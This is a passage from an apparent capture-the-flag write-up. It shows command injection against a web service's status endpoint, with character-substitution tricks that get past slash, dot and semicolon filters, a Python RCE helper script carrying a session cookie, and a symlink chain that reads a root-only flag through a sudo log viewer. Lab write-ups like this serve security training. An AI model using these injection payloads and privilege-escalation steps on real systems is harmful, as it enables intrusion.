    --data-urlencode "service=dbus|touch \$(pwd|cut -c1)tmp\$(pwd|cut -c1)pwned\$(python3 -c 'print(chr(46),end=\"\")')txt"
Now let's verify it
dev_ryan@devarea:~$ ls $(pwd|cut -c1)tmp
hoverfly              systemd-private-812a4f0801ee421d8ade4cad04f28bb1-apache2.service-bt9J8q           systemd-private-812a4f0801ee421d8ade4cad04f28bb1-systemd-timesyncd.service-wC3EeL
hsperfdata_dev_ryan   systemd-private-812a4f0801ee421d8ade4cad04f28bb1-ModemManager.service-TLNDaE      systemd-private-812a4f0801ee421d8ade4cad04f28bb1-upower.service-6vNoLv
logmonitor_timestamp  systemd-private-812a4f0801ee421d8ade4cad04f28bb1-polkit.service-zKxqSi            vmware-root_728-2991137345
pwned.txt                 systemd-private-812a4f0801ee421d8ade4cad04f28bb1-systemd-logind.service-oAkXKk
snap-private-tmp      systemd-private-812a4f0801ee421d8ade4cad04f28bb1-systemd-resolved.service-IoN3D5
dev_ryan@devarea:~$ ls /tmp/pwned.txt -l
-rw-r--r-- 1 syswatch syswatch 0 Mar 30 01:58 /tmp/pwned.txt
To simplify the process, we can try to make the script
import re
import sys

import requests

cookie = "eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIn0.ackNpg.aQCNit5of3wsUpXECcEGcTnsufU"

if len(sys.argv) != 2:
    print(f"Usage: {sys.argv[0]} '<command after dbus|...>'")
    print(f"Example: {sys.argv[0]} 'ln -sf /root/root.txt /opt/syswatch/logs/service.log'")
    sys.exit(1)

slash = "$(pwd|cut -c1)"
dot = "$(python3 -c 'print(chr(46),end=\"\")')"
command = sys.argv[1].replace("/", slash).replace(".", dot)
payload = "dbus|" + command

r = requests.post(
    "http://127.0.0.1:7777/service-status",
    cookies={"session": cookie},
    data={"service": payload},
    timeout=10,
)

m = re.search(r"<div class=\"log-box\"><pre>(.*?)</pre>", r.text, re.S)
print(m.group(1).strip() if m else "No result in response")
Now let's verify the leaked root flag
$ cmd='cat /root/root.txt
echo $?|tee /tmp/root.status'
$ python rce.py "$cmd"
1
It output 1, which means the syswatch command executed cat /root/root.txt but could not read the file. If the file were readable, it would output 0.
The last line of defense is located inside view_logs(). It attempts to defend against insecure symbolic links:
if [ -L "$path" ]; then
    target=$(ls -l "$path" | awk '{print $NF}')

    if [[ "$target" == *"/"* || "$target" == *".."* || "$target" == *"\\"* ]]; then
        echo "[Blocked unsafe symlink target]: $file -> $target"
        return 1
    fi

    if [[ "$target" =~ ^[A-Za-z0-9_.-]+$ ]]; then
        resolved="$LOG_DIR/$target"
        [ -f "$resolved" ] && cat "$resolved" && return
    fi
When network.log points to another filename (e.g., service.log), the code constructs resolved="$LOG_DIR/$target" and immediately runs cat "$resolved". If service.log itself is another symbolic link, cat blindly follows it.
The remaining obstacle was the command injection filter in the web GUI. It blocked semicolons (;) and ampersands (&), but it did not block line feeds, so multiline shell input still worked as a command separator. Input can still be used as a command separator.
With / and . now rewritten by the helper, the symlink chain could be created cleanly as a syswatch:
cmd='ln -sf /root/root.txt /opt/syswatch/logs/service.log
ln -sf service.log /opt/syswatch/logs/network.log'

python rce.py "$cmd"
Then read the final target using a log viewer that requires sudo privileges:
sudo /opt/syswatch/syswatch.sh logs network.log
Description
Overall, the test primarily assessed code review skills, as well as the ability to bypass regular expression filters.